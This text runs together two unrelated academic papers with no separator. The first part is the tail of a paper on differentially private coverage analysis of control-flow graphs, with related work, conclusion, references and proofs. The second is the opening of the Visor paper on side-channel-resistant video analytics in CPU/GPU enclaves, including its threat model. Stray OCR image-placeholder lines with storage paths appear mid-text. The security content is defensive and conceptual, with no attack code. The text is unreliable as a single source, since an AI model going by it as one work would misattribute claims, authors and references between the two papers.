As mentioned earlier, we have also used $\alpha = \{1, 2\}$ to calculate PrER and PoER for evaluating the effects of R on privacy protection. The results are shown in Figure 12, labelled with "relaxed ($\alpha = 1$)" and "relaxed ($\alpha = 2$)". We can see that for the extremely powerful adversary considered in the experiments, these two settings of α cannot achieve the same level of privacy protection provided by other techniques.

Note that the hypothetical adversary we considered is very knowledgeable. In practical circumstances, the adversary is very unlikely to know all but one bits in a coverage vector if privacy protection is applied in the first place. Thus the limits on ε and α can be relaxed in practice. Still, these results allow us to compare the three techniques against each other, and provide a general characterization of their privacy protection properties.

Summary. Our results demonstrate that node coverage analysis of control-flow graphs could be achieved with both privacy and practical accuracy. At the same time, the results clearly show that there is a fundamental trade-off between the degree of privacy protection and the utility of the analysis estimates. In addition to the theoretical exploration of this space presented in Section 4 and Section 5, we experimentally identify practical trade-offs that could be used for future developments of privacy-preserving software analyses.

7 Related Work

Differential privacy. Several examples of prior work on differential privacy were already discussed. There exists a large body of work on protection of correlated data [9,39,40,45,74] and graphs with DP [16, 36–38, 61, 62, 67]. In particular, Liu et al. [45] demonstrate an attack based on probabilistic dependence and propose dependent differential privacy that accounts for the dependence in a centralized settings. Our work is focused on the local model and provides a concrete algorithm based on dominator trees to discover deterministic correlation of graph nodes without any other probabilistic assumptions on graph nodes. Liu and Mittal [46] propose LinkMirage to mediate privacy-preserving access to social networks by obfuscation of links. Qin et al. [60] aim at providing LDP of social networks where each user holds an adjacency list of her friends. While these studies provide edge-DP, our solution achieves the more challenging node-DP for control-flow graphs considering the causal relationships

between nodes.

User behavior privacy. There is a significant body of work on understanding and defending collection of user data in browsers. Specifically, Lerner et al. [42] find that third-party tracking on the web has increased in prevalence and complexity. Olejnik et al. [57] report that browsing histories can be used for user identification. These works motivate our study on software usage analysis. Fan et al. [25] apply DP on time series of pageviews. Their techniques could potentially be improved by considering structure/hierarchy of websites, similar to control flows that are used in this paper. Reznichenko and Francis [63] collect advertisement data with DP and propose to use *privacy deficit* to measure privacy loss across multiple queries on the data. While our approach permits only one-shot data collection, it may be possible to extend it with similar concepts to allow continuous data collection.

Privacy leakage in mobile apps has also been studied extensively. Liu et al. [47] propose Alde for static and dynamic analysis of the data collection by analytics libraries. Chen et al. [10] discuss attacks that manipulate user profiles to control ads delivering. Meng et al. [48] point out that ads in free mobile apps could potentially leak sensitive user information. Seneviratne et al. [68] find that more than half of the paid apps contain at least one tracker. LinkDroid [27] tracks app-level linkability of usage behaviors of the same user across different apps. Han et al. [31] employ dynamic information flow tracking to monitor sending of sensitive information. These works highlight the privacy issues in mobile app analytics and motivate our work. They consider leakage of personal information such as devices IDs, ignoring control-flow data being collected. Our work focuses specifically on privacy-preserving collection of control-flow data.

General control-flow data collection. Privacy has also been considered in general software analysis. Elbaum and Hardojo [21] marshal and label data with the encrypted sender's name for anonymization at the deployed site. Clause and Orso [14] anonymize inputs that cause failures in deployed software. There are no theoretical guarantees about the privacy protection these techniques provide. In general, such approaches may suffer from carefully tuned attacks such as linkage attacks, in which data is gathered from several sources to reveal personally-identifiable information [17, 52, 53]. Our approach, which is based on DP and its generalizations, is designed from the ground up with strong and well-defined privacy guarantees: despite any additional information an adversary may obtain from other sources, she cannot distinguish with high probability the presence/absence of any graph node in the user's private data.

Many works have considered collection of various forms of control-flow data from deployed software, and could be interesting targets for developing DP analyses. Liblit et al. [43] minimize per-user overhead during information gathering by using sampling of program executions. Nagpurkar et al. [51] propose an instruction-based profiling approach for deployed software. DiCE [7] explores system behaviors to check whether the system deviates from its desired behavior. Saha et al. [66] collect execution information across software instances by running the program multiple times with the same input. The control-flow data of interest in these approaches includes execution traces, coverage and counts of statements and functions, and throw/catch counts. Our work presents a promising building block for the development of principled privacy-preserving versions of these approaches.

8 Conclusion

Over the last decade, pervasive data gathering has become the norm. Combined with rapid advances in large-scale data analytics and machine learning, this presents fundamental challenges to privacy. Exploring the trade-offs between privacy protections and the utility of data gathering/analysis is a critical scientific challenge. To study such trade-offs in the analysis of deployed software, we explore the use of differential privacy. With the help of this rigorous technique, we develop a novel node coverage analysis of control-flow graphs. By carefully defining feasibility constraints and neighbor relations for such graph, our study highlights the key trade-offs in algorithm design and presents effective choices for these trade-offs. Our evaluation demonstrates that, with these choices, both privacy and accuracy can be achieved for this control-flow analysis. This work is a promising step in the larger landscape of privacy-preserving software analysis and analytics. We believe that applying similar techniques based on differential privacy to other software analysis problems will be a fruitful direction for future work.

Acknowledgments. We thank the reviewers for their valuable feedback. This material is based upon work supported by the National Science Foundation under Grant No. CCF-1907715.

References

[1] Alfred V. Aho, Monica S. Lam, Ravi Sethi, and Jeffrey D. Ullman. *Compilers: Principles, Techniques, and Tools*. Addison-Wesley, 2006.

[2] Apple. Learning with privacy at scale. https://machinelearning.apple.com/2017/12/06/learning-with-privacy-at-scale.html.

[3] Piramanayagam Arumuga Nainar, Ting Chen, Jake Rosin, and Ben Liblit. Statistical debugging using compound boolean predicates. In *ISSTA*, pages 5–15, 2007.

[4] Raef Bassily, Kobbi Nissim, Uri Stemmer, and Abhradeep Thakurta. Practical locally private heavy hitters. In *NIPS*, pages 2285–2293, 2017.

[5] Raef Bassily and Adam Smith. Local, private, efficient protocols for succinct histograms. In *STOC*, pages 127–135, 2015.

[6] Jeremiah Blocki, Avrim Blum, Anupam Datta, and Or Sheffet. Differentially private data analysis of social networks via restricted sensitivity. In *ITCS*, pages 87–96, 2013.

[7] Marco Canini, Vojin Jovanović, Daniele Venzano, Boris Spasojević, Olivier Crameri, and Dejan Kostić. Toward online testing of federated and heterogeneous distributed systems. In *USENIX ATC*, pages 20–20, 2011.

[8] Konstantinos Chatzikokolakis, Miguel E Andrés, Nicolás Emilio Bordenabe, and Catuscia Palamidessi. Broadening the scope of differential privacy using metrics. In *PETS*, pages 82–102, 2013.

[9] Rui Chen, Benjamin C Fung, Philip S Yu, and Bipin C Desai. Correlated network data publication via differential privacy. *The International Journal on Very Large Data Bases*, 23(4):653–676, 2014.

[10] Terence Chen, Imdad Ullah, Mohamed Ali Kaafar, and Roksana Boreli. Information leakage through mobile analytics services. In *HotMobile*, pages 15:1–15:6. ACM, 2014.

[11] Trishul M Chilimbi, Ben Liblit, Krishna Mehra, Aditya V Nori, and Kapil Vaswani. Holmes: Effective statistical debugging via efficient path profiling. In *ICSE*, pages 34–44, 2009.

[12] Andrew Chin and Anne Klinefelter. Differential privacy as a response to the reidentification threat: The Facebook advertiser case study. *NCL Rev.*, 90:1417, 2011.

[13] James Clause and Alessandro Orso. A technique for enabling and supporting debugging of field failures. In *ICSE*, pages 261–270, 2007.

[14] James Clause and Alessandro Orso. Camouflage: Automated anonymization of field data. In *ICSE*, pages 21–30, 2011.

[15] Aref N. Dajani, Amy D. Lauger, Phyllis E. Singer, Daniel Kifer, Jerome P. Reiter, Ashwin Machanavajjhala, Simson L. Garfinkel, Scot A. Dahl, Matthew Graham, Vishesh Karwa, Hang Kim, Philip Leclerc, Ian M. Schmutte, William N. Sexton, Lars Vilhuber, and John M. Abowd. The modernization of statistical disclosure limitation at the U.S. Census Bureau. https://www2.census.gov/cac/sac/meetings/2017-09/statistical-disclosure-limitation.pdf.

[16] Wei-Yen Day, Ninghui Li, and Min Lyu. Publishing graph degree distribution with node differential privacy. In *SIGMOD*, pages 123–138, 2016.

[17] Irit Dinur and Kobbi Nissim. Revealing information while preserving privacy. In *PODS*, pages 202–210, 2003.

[18] Cynthia Dwork. Differential privacy. In *ICALP*, pages 1–12, July 2006.

[19] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating noise to sensitivity in private data analysis. In *TCC*, pages 265–284, 2006.

[20] Cynthia Dwork and Aaron Roth. The algorithmic foundations of differential privacy. *Foundations and Trends in Theoretical Computer Science*, 9(3-4):211–407, 2014.

[21] Sebastian Elbaum and Madeline Hardojo. An empirical study of profiling strategies for released software and their impact on testing activities. In *ISSTA*, pages 65–75, 2004.

[22] Úlfar Erlingsson, Vasyl Pihur, and Aleksandra Korolova. RAPPOR: Randomized aggregatable privacy-preserving ordinal response. In *CCS*, pages 1054–1067, 2014.

[23] Exodus Privacy. Most frequent app trackers for Android. https://reports.exodus-privacy.eu.org/en/reports/stats.

[24] Facebook. Facebook analytics. https://analytics.facebook.com.

[25] Liyue Fan, Luca Bonomi, Li Xiong, and Vaidy Sunderam. Monitoring web browsing behavior with differential privacy. In *WWW*, pages 177–188, 2014.

[26] Giulia Fanti, Vasyl Pihur, and Úlfar Erlingsson. Building a RAPPOR with the unknown: Privacy-preserving learning of associations and data dictionaries. *PETS*, 2016(3):41–61, 2016.

[27] Huan Feng, Kassem Fawaz, and Kang G Shin. LinkDroid: Reducing unregulated aggregation of app usage behaviors. In *USENIX Security*, pages 769–783, 2015.

[28] Google. Firebase. https://firebase.google.com.

[29] Google. Google Analytics. https://analytics.google.com.

[30] Google. Monkey: UI/Application exerciser for Android. http://developer.android.com/tools/help/monkey.html.

[31] Seungyeop Han, Jaeyeon Jung, and David Wetherall. A study of third-party tracking by mobile apps in the wild. *Univ. Washington, Tech. Rep. UW-CSE-12-03-01*, 2012.

[32] Murali Haran, Alan Karr, Alessandro Orso, Adam Porter, and Ashish Sanil. Applying classification techniques to remotely-collected program execution data. In *ESEC/FSE*, pages 146–155, 2005.

[33] Lingxiao Jiang and Zhendong Su. Context-aware statistical debugging: From bug predictors to faulty control flow paths. In *ASE*, pages 184–193, 2007.

[34] Lingxiao Jiang and Zhendong Su. Profile-guided program simplification for effective testing and analysis. In *ESEC/FSE*, pages 48–58, 2008.

[35] Wei Jin and Alessandro Orso. BugRedux: Reproducing field failures for in-house debugging. In *ICSE*, pages 474–484, 2012.

[36] Zach Jorgensen, Ting Yu, and Graham Cormode. Publishing attributed social graphs with formal privacy guarantees. In *SIGMOD*, pages 107–122, 2016.

[37] Vishesh Karwa, Sofya Raskhodnikova, Adam Smith, and Grigory Yaroslavtsev. Private analysis of graph structure. In *VLDB*, pages 1146–1157, 2011.

[38] Shiva Prasad Kasiviswanathan, Kobbi Nissim, Sofya Raskhodnikova, and Adam Smith. Analyzing graphs with node differential privacy. In *TCC*, pages 457–476, 2013.

[39] Daniel Kifer and Ashwin Machanavajjhala. No free lunch in data privacy. In *SIGMOD*, pages 193–204. ACM, 2011.

[40] Daniel Kifer and Ashwin Machanavajjhala. A rigorous and customizable framework for privacy. In *PODS*, pages 77–88, 2012.

[41] Thomas Lengauer and Robert Tarjan. A fast algorithm for finding dominators in a flowgraph. *TOPLAS*, 1(1):121–141, January 1979.

[42] Adam Lerner, Anna Kornfeld Simpson, Tadayoshi Kohno, and Franziska Roesner. Internet Jones and the raiders of the lost trackers: An archaeological study of web tracking from 1996 to 2016. In *USENIX Security*, 2016.

[43] Ben Liblit, Alex Aiken, Alice Zheng, and Michael I Jordan. Bug isolation via remote program sampling. In *PLDI*, pages 141–154, 2003.

[44] Ben Liblit, Mayur Naik, Alice Zheng, Alex Aiken, and Michael Jordan. Scalable statistical bug isolation. *ACM SIGPLAN Notices*, 40(6):15–26, 2005.

[45] Changchang Liu, Supriyo Chakraborty, and Prateek Mittal. Dependence makes you vulnberable: Differential privacy under dependent tuples. In *NDSS*, 2016.

[46] Changchang Liu and Prateek Mittal. LinkMirage: Enabling privacy-preserving analytics on social relationships. In *NDSS*, 2016.

[47] Xing Liu, Sencun Zhu, Wei Wang, and Jiqiang Liu. Alde: Privacy risk analysis of analytics libraries in the Android ecosystem. In *SecureComm*, pages 655–672, 2016.

[48] Wei Meng, Ren Ding, Simon P Chung, Steven Han, and Wenke Lee. The price of free: Privacy leakage in personalized mobile in-apps ads. In *NDSS*, 2016.

[49] Ilya Mironov. Rényi differential privacy. In *CSF*, pages 263–275, 2017.

[50] Takao Murakami and Yusuke Kawamoto. Utility-optimized local differential privacy mechanisms for distribution estimation. In *USENIX Security*, pages 1877–1894, 2019.

[51] Priya Nagpurkar, Hussam Mousa, Chandra Krintz, and Timothy Sherwood. Efficient remote profiling for resource-constrained devices. *TACO*, 3(1):35–66, March 2006.

[52] Arvind Narayanan and Vitaly Shmatikov. Robust deanonymization of large sparse datasets. In *S&P*, pages 111–125, 2008.

[53] Arvind Narayanan and Vitaly Shmatikov. Deanonymizing social networks. In *S&P*, pages 173–187, 2009.

[54] Kobbi Nissim, Sofya Raskhodnikova, and Adam Smith. Smooth sensitivity and sampling in private data analysis. In *STOC*, pages 75–84, 2007.

[55] Kobbi Nissim, Thomas Steinke, Alexandra Wood, Micah Altman, Aaron Bembenek, Mark Bun, Marco Gaboardi, David O'Brien, and Salil Vadhan. Differential privacy: A primer for a non-technical audience (preliminary version). *Vanderbilt Journal of Entertainment and Technology Law*, 2018.

[56] Oath. Flurry. http://flurry.com.

[57] Lukasz Olejnik, Claude Castelluccia, and Artur Janc. Why Johnny can't browse in peace: On the uniqueness of web browsing history patterns. In *HotPETs*, 2012.

[58] Alessandro Orso, Taweesup Apiwattanapong, and Mary Jean Harrold. Leveraging field data for impact analysis and regression testing. In *ESEC/FSE*, pages 128–137, 2003.

[59] Christina Pavlopoulou and Michal Young. Residual test coverage monitoring. In *ICSE*, pages 277–284, 1999.

[60] Zhan Qin, Ting Yu, Yin Yang, Issa Khalil, Xiaokui Xiao, and Kui Ren. Generating synthetic decentralized social graphs with local differential privacy. In *CCS*, pages 425–438, 2017.

[61] Sofya Raskhodnikova and Adam Smith. Private analysis of graph data. In *Encyclopedia of Algorithms*, pages 1–6. Springer Berlin Heidelberg, 2014.

[62] Sofya Raskhodnikova and Adam Smith. Lipschitz extensions for node-private graph statistics and the generalized exponential mechanism. In *FOCS*, pages 495–504, 2016.

[63] Alexey Reznichenko and Paul Francis. Private-by-design advertising meets the real world. In *CCS*, pages 116–128, 2014.

[64] Franziska Roesner, Tadayoshi Kohno, and David Wetherall. Detecting and defending against third-party tracking on the web. In *NSDI*, pages 12–12, 2012.

[65] Sable. Soot analysis framework. https://soot-oss.github.io/soot.

[66] Diptikalyan Saha, Pankaj Dhoolia, and Gaurab Paul. Distributed program tracing. In *ESEC/FSE*, pages 180–190, 2013.

[67] Alessandra Sala, Xiaohan Zhao, Christo Wilson, Haitao Zheng, and Ben Y. Zhao. Sharing graphs using differentially private graph models. In *IMC*, pages 81–98, 2011.

[68] Suranga Seneviratne, Harini Kolamunna, and Aruna Seneviratne. A measurement study of tracking in paid mobile applications. In *WiSec*, 2015.

[69] TalentApps. ParKing: Where is my car? Find my car - Automatic. https://play.google.com/store/apps/details?id=il.talent.parking.

[70] Uber. Uber releases open source project for differential privacy. https://medium.com/uber-security-privacy/differential-privacy-open-source-7892c82c42b6.

[71] Stanley L Warner. Randomized response: A survey technique for eliminating evasive answer bias. *Journal of the American Statistical Association*, 60(309):63–69, 1965.

[72] Yale Privacy Lab. App trackers for Android. https://privacylab.yale.edu/trackers.html.

[73] Alice Zheng, Michael Jordan, Ben Liblit, and Alex Aiken. Statistical debugging of sampled programs. In *NIPS*, pages 603–610, 2004.

[74] Tianqing Zhu, Ping Xiong, Gang Li, and Wanlei Zhou. Correlated differential privacy: Hiding information in non-iid data set. *IEEE Transactions on Information Forensics and Security*, 10(2):229–242, 2014.

A Proofs

Lemma 1. Consider the set of all feasible subgraphs $G_{c'}$ for the given G_c such that $n \notin c'$. This set is not empty because it contains, at the very least, the trivial graph containing only the starting node s. Since the set is finite, at least one of its elements is maximal. To show uniqueness, suppose that two different graphs from the set are both maximal. It is easy to see that the graph containing the union of their nodes and edges also belongs to the set, which means that neither of the original two graphs could have been maximal. □

Proposition 1. Consider G_c and its subgraph $G_{c'}$ obtained by removing all nodes in $\{n' : n\ dom_{G_c}\ n'\}$ and their adjacent edges. We need to show that (1) $n \notin c'$; (2) $G_{c'}$ is feasible; and (3) $G_{c'}$ is maximal. (1) trivially follows from $n\ dom_{G_c}\ n$. For (2) we need to establish that in $G_{c'}$, all nodes are reachable from the start node s. Suppose this is not true for some $k \in c'$. Clearly, k is reachable from s in G_c. Graph $G_{c'}$ is obtained from G_c by removing all n' such that $n\ dom_{G_c}\ n'$. Thus, every path from s to k in G_c contains at least one such n'. Since $n\ dom_{G_c}\ n'$, each such path also must contain n. This means that $n\ dom_{G_c}\ k$, which contradicts $k \in c'$. Finally, (3) requires that $G_{c'}$ be maximal. Consider some proper supergraph $G_{c''}$ of $G_{c'}$ that is a feasible subgraph of G_c and has $n \notin c''$. It is easy to see that c'' contains at least one node k such that $n\ dom_{G_c}\ k$. Since c'' is feasible, there is at least one path from s to k in $G_{c''}$. This path also exists in G_c, and thus n belongs to it because it dominates k in G_c. This contradicts $n \notin c''$. □

Proposition 2. Let c be a feasible coverage vector. For any $n \in c$ and $t \in \{0,1\}^{|N|}$, consider the ratio between $\Pr[R(c) = t]$ and $\Pr[R(\Delta_n(c)) = t]$. This ratio is bounded from above by the product of x terms $e^{\frac{\varepsilon}{S}}$, where x is the number of bits in c that were changed to obtain $\Delta_n(c)$. Each of the x terms is contributed by one of the flipped bits. Since $x \leq S$, this ratio is bounded from above by e^{ε}. Similarly, the ratio is bounded from below by $e^{-\varepsilon}$. Given any neighbors c, c', either $c' = \Delta_n(c)$ or $c = \Delta_n(c')$, therefore $\Pr[R(c) = t]/\Pr[R(c') = t] \leq e^{\varepsilon}$. Thus, R satisfies Definition 3. □

Visor: Privacy-Preserving Video Analytics as a Cloud Service

Rishabh Poddar[1,2], Ganesh Ananthanarayanan[2], Srinath Setty[2], Stavros Volos[2], Raluca Ada Popa[1]
[1]UC Berkeley [2]Microsoft Research
<rishabhp,raluca>@eecs.berkeley.edu <ga,srinath,svolos>@microsoft.com

Abstract

Video-analytics-as-a-service is becoming an important offering for cloud providers. A key concern in such services is privacy of the videos being analyzed. While trusted execution environments (TEEs) are promising options for preventing the direct leakage of private video content, they remain vulnerable to *side-channel attacks*.

We present Visor, a system that provides confidentiality for the user's video stream as well as the ML models in the presence of a compromised cloud platform and untrusted co-tenants. Visor executes video pipelines in a *hybrid* TEE that spans both the CPU and GPU. It protects the pipeline against side-channel attacks induced by data-dependent access patterns of video modules, and also addresses leakage in the CPU-GPU communication channel. Visor is up to 1000× faster than naïve oblivious solutions, and its overheads relative to a *non-oblivious baseline* are limited to 2×–6×.

1 Introduction

Cameras are being deployed pervasively for the many applications they enable, such as traffic planning, retail experience, and enterprise security [97, 104, 105]. Videos from the cameras are streamed to the cloud, where they are processed using video analytics pipelines [44, 48, 115] composed of computer vision techniques (e.g., OpenCV [77]) and convolutional neural networks (e.g., object detector CNNs [83]); as illustrated in Figure 1. Indeed, "video-analytics-as-a-service" is becoming an important offering for cloud providers [2, 63].

Privacy of the video contents is of paramount concern in the "video analytics-as-a-service" offerings. Videos often contain sensitive information, such as users' home interiors, people in workspaces, or license plates of cars. For example, the Kuna home monitoring service [51] transmits videos from users' homes to the cloud, analyzes the videos, and notifies users when it detects movement in areas of interest. For user privacy, video streams must remain *confidential* and not be revealed to the cloud provider or other co-tenants in the cloud.

Trusted execution environments (TEEs) [61, 107] are a natural fit for privacy-preserving video analytics in the cloud. In contrast to cryptographic approaches, such as homomorphic encryption, TEEs rely on the assumption that cloud tenants also trust the hardware. The hardware provides the ability to create secure "enclaves" that are protected against privileged attackers. TEEs are more compelling than cryptographic techniques since they are orders of magnitude faster. In fact, CPU TEEs (e.g., Intel SGX [61]) lie at the heart of confidential cloud computing [39, 62]. Meanwhile, recent advancements in GPU TEEs [41, 107] enable the execution of ML models (e.g., neural networks) with strong privacy guarantees as well. CPU and GPU TEEs, thus, present an opportunity for building privacy-preserving video analytics systems.

Unfortunately, TEEs (e.g., Intel SGX) are vulnerable to a host of side-channel attacks (e.g., [12, 13, 109, 111]). For instance, in §2.3 we show that by observing just the memory access patterns of a widely used bounding box detection OpenCV module, an attacker can infer the *exact shapes and positions of all moving objects* in the video. In general, an attacker can infer crucial information about the video being processed, such as the times when there is activity, objects that appear in the video frame, all of which when combined with knowledge about the physical space being covered by the camera, can lead to serious violations of confidentiality.

We present Visor, a system for privacy-preserving video analytics services. Visor protects the confidentiality of the videos being analyzed from the service provider and other co-tenants. When tenants host their own CNN models in the cloud, it also protects the model parameters and weights. Visor protects against a powerful enclave attacker who can compromise the software stack outside the enclave, as well as observe any *data-dependent accesses* to network, disk, or memory via side-channels (similar to prior work [75, 82]).

Visor makes two primary contributions, combining insights from ML systems, security, computer vision, and algorithm design. First, we present a privacy-preserving framework for machine-learning-as-a-service (MLaaS), which supports CNN-based ML applications spanning both CPU and GPU resources. Our framework can potentially power applications beyond video analytics, such as medical imaging, recommendation systems, and financial forecasting. Second, we develop novel *data-oblivious* algorithms with provable privacy guarantees within our MLaaS framework, for commonly used vision modules. The modules are efficient and can be composed to construct many different video analytics pipelines. In designing our algorithms, we formulate a set of design principles that can be broadly applied to other vision modules as well.

1) Privacy-Preserving MLaaS Framework. Visor leverages a *hybrid* TEE that spans CPU and GPU resources available in the cloud. Recent work has shown that scaling video analytics pipelines requires judicious use of both CPUs and GPUs [36, 80]. Some pipeline modules can run on CPUs at the required frame rates (e.g., video decoding or vision algorithms) while others (e.g., CNNs) require GPUs, as shown in


Figure 1. Thus, our solution spans both CPU and GPU TEEs, and combines them into a unified trust domain.

Visor systematically addresses access-pattern-based leakage across the components of the hybrid TEE, from video ingestion to CPU-GPU communication to CNN processing. In particular, we take the following steps:


a) Visor leverages a suite of data-oblivious primitives to remove access pattern leakage from the CPU TEE. The primitives enable the development of oblivious modules with provable privacy guarantees, the access patterns of which are always independent of private data.
b) Visor relies on a novel oblivious communication protocol to remove leakage from the CPU-GPU channel. As the CPU modules serve as filters, the data flow in the CPU-GPU channel (on which objects of each frame are passed to the GPU) leaks information about the contents of each frame, enabling attackers to infer the number of moving objects in a frame. At a high level, Visor pads the channel with dummy objects, leveraging the observation that our application is not constrained by the CPU-GPU bandwidth. To reduce GPU wastage, Visor intelligently minimizes running the CNN on the dummy objects.
c) Visor makes CNNs running in a GPU TEE oblivious by leveraging *branchless* CUDA instructions to implement conditional operations (e.g., ReLU and max pooling) in a data-oblivious way.

2) Efficient Oblivious Vision Pipelines. Next, we design novel data-oblivious algorithms for vision modules that are foundational for video analytics, and implement them using the oblivious primitives provided by the framework described above. Vision algorithms are used in video analytics pipelines to extract the moving foreground objects. These algorithms (e.g., background subtraction, bounding box detection, object cropping, and tracking) run on CPUs and serve as cheap *filters* to discard frames instead of invoking expensive CNNs on the GPU for each frame's objects (more in §2.1). The modules can be composed to construct various vision pipelines, such as medical imaging and motion tracking.

As we demonstrate in §8, naïve approaches for making these algorithms data-oblivious, such that their operations are independent of each pixel's value, can slow down video pipelines by several orders of magnitude. Instead, we carefully craft oblivious vision algorithms for each module in the video analytics pipeline, including the popular VP8 video decoder [5]. Our overarching goal is to transform each algorithm into a pattern that processes each pixel identically. To apply this design pattern efficiently, we devise a set of algorithmic and systemic optimization strategies based on the properties of vision modules, as follows. First, we employ a divide-and conquer approach—i.e., we break down each algorithm into independent subroutines based on their functionality, and tailor each subroutine individually. Second, we cast sequential algorithms into a form that *scans* input images while performing identical operations on each pixel. Third,



(a) **Pipeline with object classifier (e.g., ResNet).**



(b) **Pipeline with object detector (e.g., Yolo).**

Figure 1: Video analytics pipelines. Pipeline (a) extracts the objects using vision algorithms and classifies the cropped objects using a CNN classifier on the GPU. Pipeline (b) also uses the vision algorithms as a filter, but sends the entire frame to the CNN detector. Both pipelines may optionally use object tracking.

identical pixel operations allow us to systemically amortize the processing cost across groups of pixels in each algorithm. For each vision module, we derive the operations applied per pixel in conjunction with these design strategies. Collectively, these strategies improve performance by up to 1000× over naïve oblivious solutions. We discuss our approach in more detail in §5; nevertheless, we note that it can potentially help inform the design of other oblivious vision modules as well, beyond the ones we consider in Visor.

In addition, as shown by prior work, bitrate variations in encrypted network traffic can also leak information about the underlying video streams [88], beyond access pattern leakage at the cloud. To prevent this leakage, we modify the video encoder to carefully pad video streams *at the source* in a way that optimizes the video decoder's latency. Visor thus provides an end-to-end solution for private video analytics.

Evaluation Highlights. We have implemented Visor on Intel SGX CPU enclaves [61] and Graviton GPU enclaves [107]. We evaluate Visor on commercial video streams of cities and datacenter premises containing sensitive data. Our evaluation shows that Visor's vision components perform up to 1000× better than naïve oblivious solutions, and over 6 to 7 orders of magnitude better than a state-of-the-art general-purpose system for oblivious program execution. Against a *non-oblivious baseline*, Visor's overheads are limited to 2×–6× which still enables us to analyze multiple streams simultaneously in real-time on our testbed. Visor is versatile and can accommodate different combinations of vision components used in real-world applications. Thus, Visor provides an efficient solution for private video analytics.

2 Background and Motivation

2.1 Video Analytics as a Service

Figure 1 depicts the canonical pipelines for video analytics [36, 48, 64, 114, 115]. The client (e.g., a source camera)

feeds the video stream to the service hosted in the cloud, which (a) decodes the video into frames, (b) extracts objects from the frames using vision algorithms, and (c) classifies the objects using a pre-trained convolutional neural network (CNN). Cameras typically offer the ability to control the resolution and frame rate at which the video streams are encoded.

Recent work demonstrates that scaling video analytics pipelines requires judicious use of both CPUs and GPUs [36, 80]. In Visor, we follow the example of Microsoft's Rocket platform for video analytics [64, 65]—we split the pipelines by running video decoding and vision modules on the CPU, while offloading the CNN to the GPU (as shown in Figure 1). The vision modules process each frame to detect the moving "foreground" objects in the video using background subtraction [9], compute each object's bounding box [95], and crop them from the frame for the CNN classifier. These vision modules can sustain the typical frame rates of videos even on CPUs, thereby serving as vital "filters" to reduce the expensive CNN operations on the GPU [36, 48], and are thus widely used in practical deployments. For example, CNN classification in Figure 1(a) is invoked only if moving objects are detected in a region of interest in the frame. Optionally, the moving objects are also tracked to infer directions (say, cars turning left). The CNNs can either be object classifiers (e.g., ResNet [35]) as in Figure 1(a); or object detectors (e.g., Yolo [83]) as in Figure 1(b), which take whole frames as input. The choice of pipeline modules is application dependent [36, 44] and Visor targets confidentiality for all pipeline modules, their different combinations, and vision CNNs.

While our description focuses on a multi-tenant cloud service, our ideas equally apply to multi-tenant *edge compute* systems, say, at cellular base stations [23]. Techniques for lightweight programmability on the cameras to reduce network traffic (e.g., using smart encoders [106] or dynamically adapting frame rates [3]) are orthogonal to Visor's techniques.

2.2 Trusted Execution Environments

Trusted execution environments, or enclaves, protect application's code and data from all other software in a system. Code and data loaded in an enclave—CPU and GPU TEEs—can be verified by clients using the *remote attestation* feature.

Intel SGX [61] enables TEEs on CPUs and enforces isolation by storing enclave code and data in a protected memory region called the Enclave Page Cache (EPC). The hardware ensures that no software outside the enclave can access EPC contents.

Graviton [107] enables TEEs on GPUs in tandem with trusted applications hosted in CPU TEEs. Graviton prevents an adversary from observing or tampering with traffic (data and commands) transferred to/from the GPU. A trusted GPU runtime (e.g., CUDA runtime) hosted in a CPU TEE attests that all code/data have been securely loaded onto the GPU.

2.3 Attacks based on Access Pattern Leakage

TEEs are vulnerable to leakage from side-channel attacks that exploit micro-architectural side-channels [12, 13, 20, 29, 34, 54, 67, 89, 90], software-based channels [14, 111], or application-specific leakage, such as network and memory accesses.



Figure 2: Attacker obtains all the frame's objects (right) using access pattern leakage in the bounding box detection module.

A large subset of these attacks exploit *data-dependent memory access patterns* (e.g., branch-prediction, cache-timing, or controlled page fault attacks). Xu *et al.* [111] show that by simply observing the page access patterns of image decoders, an attacker can reconstruct entire images. We ourselves analyzed the impact of access pattern leakage at cache-line granularity [12, 29, 67, 90] on the bounding box detection algorithm [95] (see Figure 1(a); §2.1). We simulated existing attacks by capturing the memory access trace during an execution of the algorithm, and then examined the trace to reverse-engineer the contents of the input frame. Since images are laid out predictably in memory, we found that the attacker is able to infer the locations of all the pixels touched during execution, and thus, the *shapes and positions of all objects* (as shown in Figure 2). Shapes and positions of objects are the core content of any video, and allow the attacker to infer sensitive information like times when patients are visiting private medical centers or when residents are inside a house, and even infer if the individuals are babies or on wheelchairs based on their size and shapes. In fact, conversations with customers of one of the largest public cloud providers indeed confirm that *privacy of the videos is among their top-two concerns* in signing up for the video analytics cloud service.

3 Threat Model and Security Guarantees

We describe the attacker's capabilities and lay out the attacks that are in scope and out of scope for our work.

3.1 Hardware Enclaves and Side-Channels

Our trusted computing base includes: (*i*) the GPU package and its enclave implementation, (*ii*) the CPU package and its enclave implementation, and (*iii*) the video analytics pipeline implementation and GPU runtime hosted in the CPU enclave.

The design of Visor is not tied to any specific hardware enclave; instead, Visor builds on top of an *abstract* model of hardware enclaves where the attacker controls the server's software stack outside the enclave (including the OS), but cannot perform any attacks to glean information from inside the processor (including processor keys). The attacker can additionally observe the contents and access patterns of all (encrypted) pages in memory, for both data and code. We assume that the attacker can observe the enclave's memory access patterns at cache line granularity [75]. Note that our attacker model includes the cloud service provider as well as other co-tenants.

We instantiate Visor with the widely-deployed Intel SGX enclave. However, recent attacks show that SGX does not quite satisfy the abstract enclave model that Visor requires. For example, attackers may be able to distinguish *intra* cache line memory accesses [68, 113]. In Visor, we mitigate these attacks by disabling hyperthreading in the underlying system, disallowing attackers from observing intra-core side-channels; clients can verify that hyperthreading is disabled during remote attestation [4]. One may also employ complementary solutions for closing hyperthreading-based attacks [18, 76].

